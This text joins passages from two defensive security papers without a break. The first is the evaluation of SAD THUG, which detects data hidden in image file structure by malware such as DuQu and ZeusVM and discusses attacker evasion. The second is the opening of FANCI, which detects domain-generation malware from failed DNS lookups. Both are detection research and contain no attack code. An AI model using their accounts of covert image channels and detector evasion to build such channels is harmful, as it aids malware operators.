**DuQu Payload** The DuQu malware uses steganography to exfiltrate data from infected machines. According to Symantec [1], its logger creates a screenshot and process list every 30 seconds which will eventually be uploaded to a C&C server. To create a realistic data set, we set up a Windows virtual machine to automatically create



Figure 7: The size distributions of the payloads used in our evaluation (grouped by maximum size in bytes).

a screenshot and store a process list every 30 seconds. By running a series of office tutorials from YouTube in fullscreen mode on that machine, we ensured that the screenshots are similar to those of a system being used for regular office tasks. We then selected random intervals with a duration of at least 30 minutes, and concatenated the screenshots and process lists generated in a randomly selected time frame with that length. To create the final DuQu payload, we compressed the data using the `bzip2` algorithm and encrypted it using the AES cipher.

**SyncCrypt Payload** The SyncCrypt ransomware uses JPEG files to transfer a hidden ZIP file. In that ZIP file however, it hides the malware's main executable along with an HTML and a PNG file. Hence, to simulate that payload, we randomly chose a PNG file from the respective base data set, an HTML file from the *Web Exploits* set and a random malware binary from *Malpedia* and stored them in a ZIP file.

**Discussion** In this section, we briefly introduced the payload data sets used. Figure 7 shows the distribution of the size in bytes of the messages drawn from these data sets for our evaluation. Since the data sets cover a large variety, we grouped them by the size of the largest message in them, starting with the smallest data sets in the top left and ending with the largest on the bottom right. To provide a point of reference, a dotted horizontal line indicates the maximum density in the next plane. The plane on the top left shows the CryLocker and ZeusVM Configuration data sets, which only contain messages up to about one kilobyte and are clearly concentrated on about 200 or 700 bytes. The complete ZeusVM payload, including the malware's configuration and web-injects, evenly spreads from close to zero to 250 KB. Most of the files from the Web Exploits data set are very small, however the largest message drawn from this set almost reaches 2 MB, as we can see in the same plane. The SyncCrypt Payload consists, among others of a random malware sample drawn from the Malpedia data set and thus closely resembles the latter data set's size distribution, as seen in the bottom left plane. Finally, the DuQu Payload data set's size distribution ranges from just above 700 KB to 141.92 MB.

### 6.2.3 Additional Considerations for Data Sets

**ZeusVM/Zberp** The Zberp banking trojan is based on the ZeusVM malware and inherited its embedding method. Hence, for our evaluation we do not distinguish between the two. However, we use two different data sets to establish our approach's efficacy with respect to their method. First, we obtained a set of 24 JPEG files containing live configurations which were extracted from dumps of ZeusVM control panels. We denote this data set as *ZeusVM*. Second, we used the leaked KINS builder[2] for the ZeusVM malware to embed configurations from our



Table 1: Evaluation data sets; names in italics correspond to the methods proposed in section 4. The payload for the ZeusVM, Zberp* data set is constructed by combining two payload data sets.

payload data set into randomly selected JPEG files from the base data set. Since the builder would fail for JPEG files that did not end with an EOI marker, we excluded those files from the selection process. The respective data set is called *ZeusVM, Zberp** below.

**DuQu** The DuQu malware uses a static JPEG file stored inside its executable to exfiltrate data. Since this file does not depend on the input, we created a data set independent from our base data set. Using our DuQu payload data set and the JPEG file used by DuQu, the 1000 files in that set provide a very realistic approximation of DuQu's C&C traffic.

**CryLocker** The method used by the CryLocker ransomware effectively creates a PNG file header without any image data. Thus, it does not depend on any input and – like DuQu – we created and use an independent data set of 1000 files for our evaluation.

#### 6.2.4 Grouping

To perform our evaluation, we partitioned the files in our base data sets into ten evenly-sized groups. We then further subdivided each JPEG group into nine subgroups while we divided the PNG groups into five subgroups each. As explained in section 6.1, for each step in our cross-validation, we used nine of the ten groups as training data. The subgroups in the remaining group serve as a test set for our classifier. Here, the files in one subgroup would remain unchanged, i.e. without any malicious embedding, to allow us to establish the false positive ratio. In the remaining subgroups, we embedded messages in accordance with table 1 and section 6.2.3. Note that the CryLocker, DuQu, and ZeusVM data sets do not depend on our base data set and are thus not included in these numbers.

### 6.3 Parameterization

In section 5.4 we introduced two parameters, $\alpha$ and $\tau$ that allow tuning the precision and recall of our approach. To determine a reasonable configuration, we executed a systematic grid-based parameter evaluation using ten values for each parameter and chose the parameter set that maximized our approach's weighted mean true classification ratio. We doubled the weight for the data set without any embedding to introduce a slight preference for a lower false positive ratio.

For $\tau$, we can choose any positive integer, so we opted for the first ten possible values, i.e. 1 through 10, to determine whether there exists a local optimum in this range. $\alpha$ can take any positive real value. However, we argue that very large values for $\alpha$ would make the approach overly permissive. E.g. with a value of 1, all lengths from 0 up to twice the given length would support the legitimacy of the observed file. Hence, an attacker could simply create a very large segment and be sure that it would be supported by the model, if it appeared in the correct order. Thus, we select 0.5 as a reasonable upper bound for $\alpha$. From this starting point, we chose 10 evenly distributed values, i.e. set $\alpha$ to 0.05, 0.1 etc. up to and including 0.5. Following this methodology, for JPEG files the most restrictive configuration $\tau = 10$ and $\alpha = 0.05$ scored best. For PNG files we chose the configuration $\tau = 2$ and $\alpha = 0.1$.

### 6.4 Stegdetect: Append and Invisible Secrets

Provos and Honeyman published several papers on the topic of hiding messages in JPEG files and detecting such embeddings, which we briefly discuss in section 8. While their work focussed on detecting hidden messages in image data, the reference implementation of their Stegdetect [48] tool also contains two methods called *append* and *invisible secrets*. The first method checks whether a file contains at least 4 additional bytes behind the end of the image data. The *invisible secrets* method on the other hand checks whether a comment segment starts with an integer reflecting the length of the following payload. We disabled all other detection methods to avoid triggering unnecessary false positives. However, their implementation was unable to parse a significant fraction of the files in the test sets. We include the fraction that could not be handled as *error* in our comparison to allow our readers to account for these files.

### 6.5 Results

The left plot in fig. 8 indicates the detection performance of both SAD THUG, indicated by green boxes, and Stegdetect for JPEG files. Only SAD THUG is able to process PNG files and thus the right hand side of fig. 8 shows results solely for our approach. For Stegdetect, we show the true classification ratio using blue boxes and the error ratio, as explained in section 6.4, in red. Given that all values are close to either 0 or 1, we split the graph into an upper and a lower part. The upper part contains the upper 6% range while the lower part contains the lower 6% range, respectively. There were no observations in between these intervals.

As indicated by fig. 8 a), the worst true negative ratio SAD THUG achieved for JPEG files was 99.33% with a maximum of 99.59% and mean 99.48%. Stegdetect on the other hand achieved a mean true negative ratio of 95.45%. This is due to the fact that a surprisingly large number of the JPEG files in our base data set contain data appended behind their EOI marker, as discussed in section 6.2.1. SAD THUG implicitly compensates for this, resulting in a far better true negative ratio than Stegdetect. However, as a side effect, SAD THUG also accepts some files that contain a message added using the *append* paradigm. In section 9.2, we discuss how this can be fixed easily. While we expected Stegdetect to classify files with *append*-based embeddings perfectly, ranging from Cerber to Tropic Trooper in fig. 8, it does not. However, the difference is explained by its failure to parse a significant fraction of the files and is thus, on its own, not indicative of a shortcoming of the method.


The picture changes once we consider the remaining methods. Here, SAD THUG achieves a 100% true positive ratio while Stegdetect does not detect any ZeusVM file and a parsing error triggers its only true positive for the ZeusVM/Zberp* data set. As discussed above, the files in the ZeusVM/Zberp(*) data sets always end with an end-of-image marker and thus do not trigger Stegdetect's heuristic. The *APP*0 and *APP*1*: Comment* data sets on the other hand include any residual data that was present in the files used to construct them. Hence, here Stegdetect does not detect the actual embedding but the residual data in the base data set. Thus, one could argue that the 2.93% to 5.13% true positives it achieves are in fact false positives.

On the right hand side of fig. 8, we see SAD THUG's detection results for the PNG data sets. We are not aware of any other approach for classifying these files and hence cannot provide a basis for comparison. Here, SAD THUG correctly classifies all files across all cross-validation steps for all except two data sets. For the Brazilian EK's method, which uses the *append* paradigm, results are again distorted by residual data present in the base data set. Here, up to 4.85% of the files are incorrectly classified as benign with a mean true classification ratio of 96.59%. At the same time, SAD THUG achieves a mean true positive ratio of 98.88%. There was no obvious pattern with respect to what files caused the usually single digit count of false positives in each group.

To summarize, SAD THUG achieves very high true classification ratios for both JPEG and PNG files. It classifies several data sets perfectly but is somewhat impeded with respect to *append*-based methods by the presence of a large number of files with residual data in our training data. Here, the worst true classification ratios is 95.15% while the overall average ratios are 99.25% for both JPEG and PNG files. Stegdetect on the other hand scores well for *append*-based methods but fails to detect methods relying on other paradigms. Additionally and in contrast to SAD THUG, Stegdetect causes a large number of false positives, 5.26% on average.

## 7 Limitations

While our evaluation in section 6 shows that our approach is very effective with regard to detecting embedded messages that change the structure of JPEG or PNG files, it is not designed to detect embeddings in the encoded image data. Thus if an attacker chooses to embed messages in the image data stored in a file, this fact cannot be detected using our approach. A large number of approaches exist that do attempt to detect such embeddings (cf. section 8). With respect to detecting structural embeddings, SAD THUG significantly outperforms the only previous method attempting to solve this problem.



(a) JPEG

(b) PNG

Figure 8: The classification performance of SAD THUG and two Stegdetect methods for JPEG files and SAD THUG's performance for the PNG format.

Similarly, our prototype could be evaded by using a file type that it currently does not support. However, there are several points that mitigate this limitation. First, our approach is agnostic with respect to file types and the prototype parser could simply be extended to parse the structure of another file type. Second, an ALG may expect to observe files of one type much less often than others. As we pointed out in section 2, a web application firewall (WAF) typically observes far more images than HTML documents, since each HTML document usually references dozens of image files. While PDF, DOC or XLS files are often provided as downloads, they generally make up a much smaller fraction of a website's content than HTML documents. Therefore, WAFs may refer to more computationally expensive methods, like on-the-fly conversion into image files, or even require user interaction before letting such files pass through them.

Like all supervised machine learning-based approaches, our approach's effectiveness depends on the training data set. A training data set that is not representative for the benign data observed in the classification phase may increase our approach's false positive ratio. For instance, some programs, e.g. image optimizers, write files with an unusual structure. If for a given program of that kind no files were present in the training data, SAD THUG is likely – and rightfully so – to classify their files as anomalies. However, due to SAD THUG's generalization properties, this can usually be remediated by adding a small number of curated files from that software to the training data.

Like all supervised machine learning-based approaches, SAD THUG is to some degree vulnerable to poisoning attacks. If an attacker manages to inject a large number of files into its target's training data set, this will have a predictable effect on the resulting automaton. Thus, it could try to create transitions in the automaton that would accept the structural anomalies created by its approach. In section 9.2, we discuss several avenues for future work that may mitigate this threat.

Finally, short of manipulating the target's automaton, an attacker could make informed guesses about it as well as about the target's parameterization to devise a strategy to bypass SAD THUG. Generally, such a strategy would allow an attacker to add a few bytes to each variable length segment in a file, possibly at the cost of the file's compatibility with common decoders. i.e. even when an attacker successfully implements a method that bypasses SAD THUG, it will only be able to transfer a small number of bytes per file – compared against an arbitrary number of bytes with structural embedding in general.

## 8 Related Work

In this section, we provide a brief overview of related work. We focus on three areas. First, we take a quick look at legitimate use of steganography for censorship circumvention. Second, we provide an overview of other approaches for detecting malware or its communications in settings similar to that sketched in section 2. Finally,

we discuss other methods for detecting steganographic message exchanges and their utility with respect to structural embedding methods. Other approaches that apply similar machine learning methods for solving information security challenges – Sivakorn's HVLearn [54] or Görnitz et al.'s work [24] just to name two – provide a valuable background for this work. However, space constraints do not allow us to discuss them in due detail here.

Several systems have been proposed for bypassing censorship systems that may act like an application level gateway in our threat model. While SAD THUG was designed to prevent unwanted communications from malware, the problems are obviously related. Approaches designed to circumvent censorship could be employed to bypass legitimate restrictions according to our threat model while approaches like SAD THUG could be used to detect attempts to circumvent censorship. Systems like Burnett et al.'s Collage [18], Invernizzi et al.'s MIAB [32] or Feamster et al.'s Infranet [22] use stegosystems like Outguess [47] or HUGO [45] to hide messages in JPEG image data. Thus, by their choice of cover media, they are not affected by SAD THUG. Mohajeri et al.'s SkypeMorph [40] and Weinberg et al.'s StegoTorus [57] replicate or hide data in voice-over-IP traffic – which could not traverse a reasonably configured ALG in our threat model. However, StegoTorus can also hide data in HTTP headers and JavaScript, PDF or SWF files. Since our prototype currently only supports JPEG and PNG files, these methods are unaffected by SAD THUG. However by adding appropriate parsers, it may be able to detect StegoTorus's data hiding methods. Finally, Wustrow et al.'s TapDance [58] requires that the attacker's system in the protected network is able to engage in a TLS connection with a system outside that network. This method is not applicable if the ALG conducts man-in-the-middle attacks against TLS connections. If it does not, SAD THUG would not be able to inspect the data transfered and obfuscation on the payload level would not be necessary anyway.

Switching to the position of the ALG in our threat model, we first take a look at Bartos et al.' approach [13] which analyzes an HTTP proxy's log files. While the approach is very lightweight, in this domain, data in- or exfiltration attacks using image files are practically indistinguishable from legitimate transfers and thus their method cannot provide the utility of SAD THUG.

Similarly, Rahbarinia et al.'s Mastino approach [50], Stringhini et al.'s Shady Paths method [56] and Kwon et al.'s approach [35] use the observation that exploit kits often send browsers through a chain of redirects before delivering the actual exploit. However, this limits these approach's utility to the infection phase and even there the redirects are not a technical necessity. More so, when exploit code is extracted from an image file by an otherwise inconspicuous JavaScript, a technique used by several exploit kits, e.g. Angler [44], Astrum [4] or Sundown [36], the approaches are unlikely to detect the attack. Finally, they cannot detect C&C interactions using hidden messages in image files. The same holds for Invernizzi et al.'s Nazca approach [33] but simply for the reason that they explicitly ignore media files like images.

SpyProxy, proposed by Moshchuk et al. [42], is limited to detecting successful exploitation attempts but not impeded by the use of steganography in the process. To the users in the network, it serves as a proxy but before delivering unknown content to a client, it redirects the respective URL to a farm of sandboxes and only if its rendering does not trigger a sandbox violation, it is relayed to the user. Taylor et al. use a similar approach but use honeyclients to impersonate the client requesting a conspicuous resource. Like all sandbox-based approaches, they are resource-intensive and also subject to evasion techniques like busy-waits or fingerprinting. Gu et al.'s BotMiner [26] is one of the few approaches that may detect C&C communications after infection. However, not only does it heavily rely on other sensors but also on observing communications with external hosts that do not occur in our threat model. Similarly, Yu et al.'s PSI approach [60] does not implement a detection method of its own but provides a framework integrating existing network-based detection methods, like the Bro and Snort IDS or the Squid HTTP proxy. Thus, while it cannot detect the attacks SAD THUG is designed to detect, it could integrate our approach to provide comprehensive protection against them.

Finally, we want to take a brief look at approaches for detecting network-based steganography using JPEG files. Provos, partly in conjunction with Honeyman, published a small series of papers on hiding messages in JPEG files and detecting such embeddings [48, 47, 49]. Like the other methods discussed below, their methods are concerned with the embedding in or detection of embeddings in the image data of these files. The Stegdetect tool described in [48] uses a small set of specialized $\chi^2$ tests on the DCT coefficient distribution of the file in question to detect one of three embedding algorithms. Additionally, as we pointed out in section 6, the Stegdetect tool contains methods for detecting structural embeddings like the ones we detect with SAD THUG. While these methods were not covered by the respective paper, we included them in our evaluation to determine their effectiveness and provide a comparison for our own method. Our evaluation in section 6 shows that Stegdetect performs well for embedding methods based on the append paradigm but effectively fails to detect embeddings using other methods. Also, for JPEG files SAD THUG scores a mean false positive ratio that is one order of magnitude below that of Stegdetect.

In another statistical approach to detecting information hiding in DCT coefficients, Andriotis et al. [11] use Benford's law on the distribution of the DCT coefficients to determine whether they carry a hidden message. Barbier, Filiol and Mayoura's method [12] on the other hand uses a training set to derive the probability density for individual bits of the encoded coefficients. If a suspicious file does not match these ratios, is is considered malicious. The work by Cogranne, Denemark and Fridrich [21] uses a roughly similar approach but employs advanced techniques to derive their empirical model and test suspicious images against it. Despite their indisputable merit, these approaches do not solve the problem at hand. Their methods are designed to detect anomalies in the image data – which is disregarded by our approach – and do not consider information hidden in the structure of image files. SAD THUG on the other hand has demonstrated its ability to very reliably detect this kind of embedding in the evaluation presented in section 6.

# 9 Conclusions and Future Work

## 9.1 Conclusions

In this paper, we presented SAD THUG, an approach for detecting structural anomalies in image files caused by hiding messages in them. It derives an abstract model for the legitimate structure of container files from a training set and verifies whether newly observed files correspond to that model to classify them as either benign or malicious. SAD THUG achieved perfect classification across all cross-validation data sets for eight methods and scored well or very well for the remaining sets. Its mean false positive ratio was just 0.68% for JPEG files and 1.12% for PNG files. Hence, in this paper we presented a very effective solution to a problem faced by computer users and administrators around the world today.

## 9.2 Future Work

Currently, our approach is limited to the most common embedding methods that change the structure but not the image data in JPEG and PNG files. Nevertheless, future malware could rely on DCT coefficient-based steganography in JPEG files and some malware has been observed abusing PNG image data to hide its communication. Also, malware could use a combination of structural and coefficient-based embedding to minimize the observable effect in each domain. Thus, our approach should be integrated with an approach or approaches that can detect embeddings in image data to provide comprehensive detection.

In section 6.5, we pointed out that a surprisingly large fraction of image files referenced by popular websites contain additional bytes behind their image data. This had some effect on SAD THUG's ability to detect embedding methods with a similar effect on the cover file's structure. As highlighted by this observation – like for all machine learning-based approaches – attackers could try to influence our method's ability to detect their attacks by poisoning its training set.

There are several avenues that should be explored to mitigate this threat. First and foremost, we could simply remove residual data in the training data set as well as in files delivered to systems. This would effectively prevent the establishment of a covert channel using a large fraction of the methods discussed in this paper. For the remaining methods, SAD THUG scored perfectly. We abstained from simulating this approach for our evaluation because that would have completely voided Stegdetect's detection.

Additionally, the training data could be hardened by not including files from sites that allow users to upload images. Thus, attackers would have to compromise each website they want upload data to. The effect of this approach could be even increased by using a cross-validation approach. Here, a given website's images would be verified against an automaton trained only on other page's files, i.e. an attacker would have to compromise even more websites based on the construction of the training data set. Finally, instead of using absolute counts to determine whether a transition has been observed sufficiently often to include it in our model, we could use weights that depend on the input data. These weights could for instance be scaled to limit the influence that either individual files or sources have on SAD THUG's automaton. While SAD THUG is already surprisingly robust against a skewed training set, we believe that these methods would not only improve its reliability with respect to classification in general but also render it close to impossible to attack by poisoning its training set.

# 10 Acknowledgments

The authors would like to express their gratitude towards the many people that supported the efforts leading up to this work. In particular, Daniel Plohmann of Fraunhofer FKIE, who does not only preserve the most profound knowledge on reverse engineering and malware of all kinds and creeds but is also always willing to share his knowledge and insights. Matthew Smith of the University of Bonn identified key factors that allowed us to significantly improve our evaluation. Among others, Elmar Padilla of Fraunhofer FKIE provided some comments and feedback on an earlier version of this paper. Finally, we would like to thank the anonymous reviewers for their helpful comments and remarks!

## Abstract

FANCI is a novel system for detecting infections with domain generation algorithm (DGA) based malware by monitoring non-existent domain (NXD) responses in DNS traffic. It relies on machine-learning based classification of NXDs (i.e., domain names included in negative DNS responses), into DGA-related and benign NXDs. The features for classification are extracted exclusively from the individual NXD that is to be classified. We evaluate the system on malicious data generated by 59 DGAs from the DGArchive, data recorded in a large university's campus network, and data recorded on the internal network of a large company. We show that the system yields a very high classification accuracy at a low false positive rate, generalizes very well, and is able to identify previously unknown DGAs.

## 1 Introduction

Modern botnets rely on domain generation algorithms (DGAs) for establishing a connection with their command & control (C2) server instead of using fixed domain names or fixed IP addresses [14, 2]. According to DGArchive[1], to date more than 72 different DGAs are known and the number is expected to further increase [14] as DGAs significantly improve a botnet's resistance against takedown. A DGA generates a set of malicious algorithmically-generated domains (mAGDs) serving as potential rendezvous domains with a C2 server. The bots subsequently query the domain name system (DNS) for the IP addresses of these domains. The amount of domains generated per day varies between 1 and 10,000 depending on the DGA [14]. The botmaster registers a few of these mAGDs. If these are queried by the bots, the bots obtain a valid IP address for their C2 server. All of the many other queries of the bots will result in non-existent domain (NXD) responses.

In the past, monitoring DNS traffic (successfully resolving and/or non-resolving) has been used as primary or additional source of information in detecting malicious activity in a network (e.g., [2, 16, 18, 9, 4]). Some of these approaches have concentrated on identifying C2 servers, others have focused on identifying infected devices or detecting malicious domains in general. These prior approaches, however, all require the correlation of information extracted from groups of DNS queries and/or responses and thus typically require extensive tracking. In addition, many of these prior approaches are based on clustering, which involves manual labelling of the identified clusters. While these prior works show promising detection capabilities, little information on the efficiency of the detection process in terms of time and memory requirements is reported.

This work presents FANCI: Feature-based Automated NXDomain Classification and Intelligence, a novel system for detecting infections with DGA-based malware by monitoring NXD responses. FANCI's classification module uses an machine learning (ML)-classifier (random forests (RFs) or support vector machines (SVMs)) to separate NXDs into benign non-existent domains (bNXDs) and mAGDs. This classifier uses a small number of language-independent features that can efficiently be extracted from the domain names included in NXD responses alone. Other contextual information extracted from the full NXD response that carried the domain name, from other related DNS responses, or from any other source are not required.

We extensively evaluate FANCI's classification module on malicious data obtained from DGArchive [14] and data recorded in the campus network of RWTH Aachen University[2], and in the internal network of the Siemens AG[3]. The evaluation shows that FANCI is able to detect unknown DGAs with a detection accuracy of over 99% at a very low false positive rate. Unlike prior work,

[1] `https://dgarchive.caad.fkie.fraunhofer.de/`

[2] `https://www.rwth-aachen.de`

[3] `https://www.siemens.com`

we also show that FANCI generalizes very well, that is, it maintains its detection quality even when applied to data recorded in a network different from the one it was trained in. Applying FANCI, we were able to identify ten DGAs not included in the DGArchive at the time of writing. We reckon that at least four of them were completely unknown, while the others most likely result from unknown seeds or are variations of known DGAs. Finally, our system is very efficient with respect to both training (5.66 min on 92,102 samples) and prediction (0.0025 s per sample) such that it is even able to perform on-the-fly detection in large networks without sampling.

FANCI's lightweight feature design and its generalizability allows for versatile application scenarios, including the use of its classification *as a service*, and its use in large-scale networks as well as on home-grade hardware.

## 2 Preliminaries

In this section, we provide a brief overview on the types of mAGDs different DGAs generate and categorize different types of domain names that occur in NXD responses due to benign causes. This is followed by an overview of the supervised learning classifiers we use in this work. Note that throughout this work, we always use *NXD response* to refer to the entire UDP[4] packet containing the DNS response. In contrast, we refer to *NXD* as the bare domain name included in such a response.

### 2.1 Domain Names in NXD Responses

In order to highlight the diversity in the generation schemes used by different DGAs, Figure 1 illustrates example mAGDs of six different DGAs. Where mAGDs generated by *Kraken*, *Corebot*, and *Torpig* look completely random, the mAGDs of *Matsnu* are concatenations of genuine English words. mAGDs of *VolatileCedar* are all permutations of the same base domain name and *Dyre* generates mAGDs of equal length that consist of a 3 character prefix followed by a hash-like string.

In addition to NXDs generated by DGAs (i.e., mAGDs), there are mainly three groups of benign non-existent domains (bNXDs) originating from typing errors, misconfigurations, and misuse, respectively, where misconfiguration and misuse belong to the group of benign algorithmically-generated domains (bAGDs). bAGDs are, like mAGDs, generated algorithmically but originate from benign software and only have benign purposes. Typing error bNXDs are caused by humans misspelling existing domain names. Misconfiguration

(c) Misconfiguration

Figure 2: Illustration of typical bNXDs from the network of RWTH Aachen University.

bAGDs are caused by devices or software trying to resolve domain names that do not exist (anymore) due to configuration errors or bugs. Misuse bAGDs are typically caused by software using DNS for non-intended purposes. For example, anti-virus software performing signature checks [17] or Google Chrome, which uses random domain names to probe its DNS environment and detect DNS hijacking attempts [19]. Figure 2 shows example bNXDs for each of the three categories.

### 2.2 Supervised Learning Classifier

In our work, we focus on *supervised learning classifiers*, more specifically on random forests (RFs) and support vector machines (SVMs) using the two labels *benign* and *malicious*. The labels are known for training purposes.

An RF is an ensemble of multiple decision trees (DTs) introduced to overcome limitations of a single DT. Predicting the label of an unknown sample using an RF is performed by a majority vote of all DTs in the forest. RFs were originally introduced in [10] and later on refined, for example, in [5, 6].

An SVM computes a hyperplane during training to

separate the training data according to their label. Then, unknown data can be predicted by determining the location of an observed sample in relation to this hyperplane. SVMs were introduced by Vapnik [7].

## 3 Features

In this section, we describe the 21 features used by FANCI to classify NXDs into bNXDs and mAGDs. We divide the presented features into three categories: structural features, linguistic features, and statistical features. We focus on features that are computationally lightweight w.r.t. their extraction, do neither require precomputations, nor a priori knowledge, and are independent of a specific natural language.

Our feature design is naturally inspired by the features used in related work [14, 2, 16]. However, we focus on features that can be extracted from an individual domain name. In particular, we get rid of all features used in previous work that require additional contextual information without loss of (in fact rather increasing) accuracy (see Section 6).

### 3.1 Definitions and Notation

Throughout the rest of this paper we use the notations detailed in the following.

A *domain name d* is a sequence of characters from an alphabet $\Sigma$. It consists of a sequence of subdomains separated by dots: $d = s_n. \ldots .s_2.s_1$, where $s_i, i \in \{1,\ldots,n\}$ denotes the $i$-th subdomain of $d$. Note that the permitted alphabet $\Sigma$ in legitimate domain names depends on local registration authorities. Theoretically, almost all Unicode characters are permissible [13].

A *valid top level domain (TLD)* is a TLD that is part of the official list of TLDs maintained by the Internet Assigned Numbers Authority (IANA), for example, `org`, `com`, `eu`, and `edu` [3]. Currently, 1,547 valid TLDs are listed in the root zone [11].

A *public suffix* is a suffix under which domains are publicly registrable. This includes valid TLDs as well as suffixes, such as `dyndns.org` or `co.uk`. The Mozilla Foundation maintains a list of more than 11,000 valid public suffixes[5] [8].

A *feature* is defined as a function $\mathscr{F}$ of a sample $d$, where $\mathscr{F}(d)$ denotes the *extracted feature*. $\mathscr{F}(d)$ can either be a single scalar or a vector of scalars. Concatenating all extracted features results in the *feature vector* of $d$. In the following sections, some of our features (marked by *) ignore separating dots and some (marked by †) ignore valid public suffixes. Features ignoring both operate on a string referred to as *dot-free public-suffix-free domain* and denoted by $d_{dsf}$. Consider for example the domain name $d =$ `itsec.rwth-aachen.de` that yields $d_{dsf} =$ `itsecrwth-aachen`.

[5] `https://publicsuffix.org`

| # | | Feature | Output | $\mathscr{F}(d_1)$ | $\mathscr{F}(d_2)$ |
|---|---|---|---|---|---|
| 1 | | Domain Name Length | integer | 19 | 34 |
| 2 | † | Number of Subdomains | integer | 2 | 2 |
| 3 | † | Subdomain Length Mean | rational | 7.5 | 25 |
| 4 | | Has `www` Prefix | binary | 0 | 0 |
| 5 | | Has Valid TLD | binary | 1 | 1 |
| 6 | † | Contains Single-Character Subdomain | binary | 0 | 0 |
| 7 | | Is Exclusive Prefix Repetition | binary | 0 | 0 |
| 8 | † | Contains TLD as Subdomain | binary | 0 | 0 |
| 9 | † | Ratio of Digit-Exclusive Subdomains | rational | 0.0 | 0.0 |
| 10 | † | Ratio of Hexadecimal-Exclusive Subdomains | rational | 0.0 | 0.0 |
| 11 | *† | Underscore Ratio | rational | 0.0 | 0.0 |
| 12 | † | Contains IP Address | binary | 0 | 0 |

Table 1: Illustration of 12 structural features evaluated on the example domains $d_1$ and $d_2$, where $d_1 =$ `bnxd.rwth-aachen.de` and $d_2 =$ `dekh1her76avy0qnelivijwd1.ddns.net`. Some features (marked by *) ignore separating dots and some (marked by †) ignore valid public suffixes.

Note that we ignore separating dots in some of our features, because the *number of subdomains* feature already reflects the number of subdomains of a domain name and the dots as such do not provide any additional information. We ignore public suffixes in some features as they are not algorithmically generated. Although a DGA may vary the public suffix among its mAGDs, it is only able to choose from the official pool of available public suffixes as otherwise the resulting domain names would not be resolvable on the public Internet. As benign domain names have to select public suffixes from the exact same pool of officially available public suffixes, a public suffix offers no valuable additional information to distinguish mAGDs from bNXDs.

### 3.2 Structural Features

The first feature category focuses on structural properties of a domain name. Table 1 gives an overview of our structural features including an example evaluation on the domain names $d_1 =$ `bnxd.rwth-aachen.de` and $d_2 =$ `dekh1her76avy0qnelivijwd1.ddns.net`, where $d_1$ is benign and $d_2$ is a known mAGD.

In the following, we discuss the non-self-explanatory structural features #7, #9, #10, and #12 in more detail.

**(#7) Is Exclusive Prefix Repetition.** This is a binary feature, which is 1 if and only if the domain consists of a single character sequence $w$ that

| # | | Feature | Output | $\mathscr{F}(d_1)$ | $\mathscr{F}(d_2)$ |
|---|---|---|---|---|---|
| 13 | † | Contains Digits | binary | 0 | 1 |
| 14 | *† | Vowel Ratio | rational | 0.21 | 0.3 |
| 15 | *† | Digit Ratio | rational | 0.0 | 0.2 |
| 16 | *† | Alphabet Cardinality | integer | 12 | 18 |
| 17 | *† | Ratio of Repeated Characters | rational | 0.25 | 0.33 |
| 18 | *† | Ratio of Consecutive Consonants | rational | 0.67 | 0.36 |
| 19 | *† | Ratio of Consecutive Digits | rational | 0.0 | 0.08 |

Table 2: Overview of 7 linguistic features applied on the example domains $d_1$ and $d_2$.

is repeated at least twice. For example, for the domain name `rwth-aachen.derwth-aachen.de` this feature evaluates to 1, but for the domain name `rwthrwth-aachen.de` it evaluates to 0.

**(#9) Ratio of Digit-Exclusive Subdomains.** This feature is computed as the ration of the number of subdomains consisting exclusively of digits to the overall number of subdomains. It ignores public suffixes. Consider for example the domain name `123.itsec.rwth-aachen.de` resulting in $1/3$ as it has 3 subdomains (the public suffix `de` is excluded), where one of them consists of digits exclusively.

**(#10) Ratio of Hexadecimal-Exclusive Subdomains.** This feature is defined analogously to feature (#9) Ratio of Digit-Exclusive Subdomains.

**(#12) Contains IP Address.** This is a binary feature, which is 1 if and only if the domain contains an IP address, where IP address refers to common notations of IPv4 and IPv6 addresses including dots.

## 3.3 Linguistic Features

To extend our feature set we focus on linguistic characteristics of domain names in the following. These features are used to capture deviations from common linguistic patterns of domain names. Table 2 presents an overview of all 7 linguistic features. In the following, we discuss the non-self-explanatory linguistic features #17, #18, and #19 in detail.

**(#17) Ratio of Repeated Characters.** The *repeated character ratio* is computed on the $d_{dsf}$ and is defined as the number of characters occurring more than once in $d_{dsf}$ divided by the alphabet cardinality (#16). Considering the example domain name $d =$ `bnxd.rwth-aachen.de` this feature evaluates to $3/12$, where repeating characters in $d_{dsf}$ are `n`, `h`, and `a`.

| # | | Feature | Output | $\mathscr{F}(d_1)$ | $\mathscr{F}(d_2)$ |
|---|---|---|---|---|---|
| 20 | *† | N-Gram Dist. | vector | | |
| | 1-Gram | $d_1$ | $(0.43, 1, 1.25, 1, 2, 1, 1.25)$ | | |
| | 1-Gram | $d_2$ | $(0.59, 1, 1.39, 1, 3, 1, 2)$ | | |
| 21 | *† | Entropy | rational | 3.64 | 4.05 |

Table 3: Overview of 2 statistical features evaluated on the example domains $d_1$ and $d_2$.

**(#18) Ratio of Consecutive Consonants.** This feature sums up the lengths of disjunct sequences of consonants $\geq 2$ and divides the sum by the length of $d_{dsf}$. For example, considering the domain name $d =$ `bnxd.rwth-aachen.de` results in $(8+2)/15 = 0.67$, where $d_{dsf} =$ `bnxdrwth-aachen` and the consecutive disjunct consonant sequences are: `bnxdrwth` and `ch`.

**(#19) Ratio of Consecutive Digits.** This feature is defined analogously to feature (#18) Ratio of Consecutive Consonants.

## 3.4 Statistical Features

The two statistical features used by FANCI are shown in Table 3. Both are explained in detail in the following.

**(#20) N-Gram Frequency Distribution [2].** An $n$-gram of domain name $d$ is a multi set of all (also non-disjunct) character sequences $e$, $e \in d_{dsf}$, with $|e| = n$. $f^n$ denotes the frequency distribution of the corresponding $n$-gram. The *n-gram frequency distribution* feature is defined as $g_n = (\overline{f^n}, \sigma(f^n), \min(f^n), \max(f^n), \tilde{f^n}, f^n_{0.25}, f^n_{0.75})$, where $\overline{f^n}$ is the arithmetic mean of $f_n$, $\sigma(f^n)$ the corresponding standard deviation, $\min(f^n)$ the minimum, $\max(f^n)$ the maximum, $\tilde{f^n}$ the median, $f^n_{0.25}$ the lower quartile, and $f^n_{0.75}$ the upper quartile. Table 3 exemplarily illustrates the evaluation of this feature for 1-grams on the domains $d_1$ and $d_2$. FANCI uses $g_1, g_2, g_3$ as feature #20 which results in a vector of 21 output values overall.

**(#21) Entropy [14, 2].** The *entropy* (according to Shannon) is defined considering the 1-gram frequency distribution $f^1$ of $d$: $-\sum_{c \in d_{dsf}} p_c \cdot log_2(p_c)$, where $p_c$ is the relative frequency of character $c$ according to $f^1$. Table 3 shows example evaluations for the domains $d_1$ and $d_2$.

# 4 FANCI

